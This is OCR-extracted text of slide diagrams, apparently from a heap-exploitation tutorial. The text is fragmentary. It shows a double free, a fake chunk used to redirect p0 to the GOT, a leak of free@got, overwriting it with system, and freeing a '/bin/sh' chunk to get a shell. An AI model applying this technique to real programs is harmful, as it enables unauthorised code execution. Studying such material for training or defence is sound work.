
free(p1)



Step.7

Double Free

free(p1)



Step.8
edit(p0)

chunk 2

fake P0

776 + 1

0

768 + 1

fd

bk

chunk 3

28 + 1

‘/bin/sh’

un_size + 1

p2

p1

p3

break

got_addr

free@got

p0

&p0

&p0 - 12

p1

p2

p3

Step.8

edit(p0)

‘a’*12 + got_addr

chunk 2

fake P0

776 + 1

0

768 + 1

fd

bk

chunk 3

28 + 1

‘/bin/sh’

un_size + 1

p2

p1

p3

break

got_addr

free@got

p0

‘aaaa’

‘aaaa’

‘aaaa’

&p0

got_addr

p1

p2

p3

Step.8

edit(p0)

‘a’*12 + got_addr

chunk 2

fake P0

776 + 1

0

768 + 1

fd

bk

chunk 3

28 + 1

‘/bin/sh’

un_size + 1

p0 → got_addr

p2

p1

p3

break

&p0

free@got

‘aaaa’

‘aaaa’

‘aaaa’

got_addr

p1

p2

p3

Step.9

print(p0)

leak GOT

chunk 2

fake P0

776 + 1

0

768 + 1

fd

bk

chunk 3

28 + 1

‘/bin/sh’

un_size + 1

p0 → got_addr

p2

p1

p3

break

&p0

free@got

‘aaaa’

‘aaaa’

‘aaaa’

got_addr

p1

p2

p3

Step.10
edit(p0)
# free@got —> system

chunk 2

fake P0

776 + 1

0

768 + 1

fd

bk

chunk 3

28 + 1

‘/bin/sh’

un_size + 1

p0 → got_addr

p2

p1

p3

break

&p0

system_addr

‘aaaa’

‘aaaa’

‘aaaa’

got_addr

p1

p2

p3

Step.11
free(p3)
# system('/bin/sh')

chunk 2

fake P0

776 + 1

0

768 + 1

fd

bk

chunk 3

28 + 1

'/bin/sh'

un_size + 1

p0 → got_addr

p2

p1

p3

break

&p0

system_addr

'aaaa'

'aaaa'

'aaaa'

got_addr

p1

p2

p3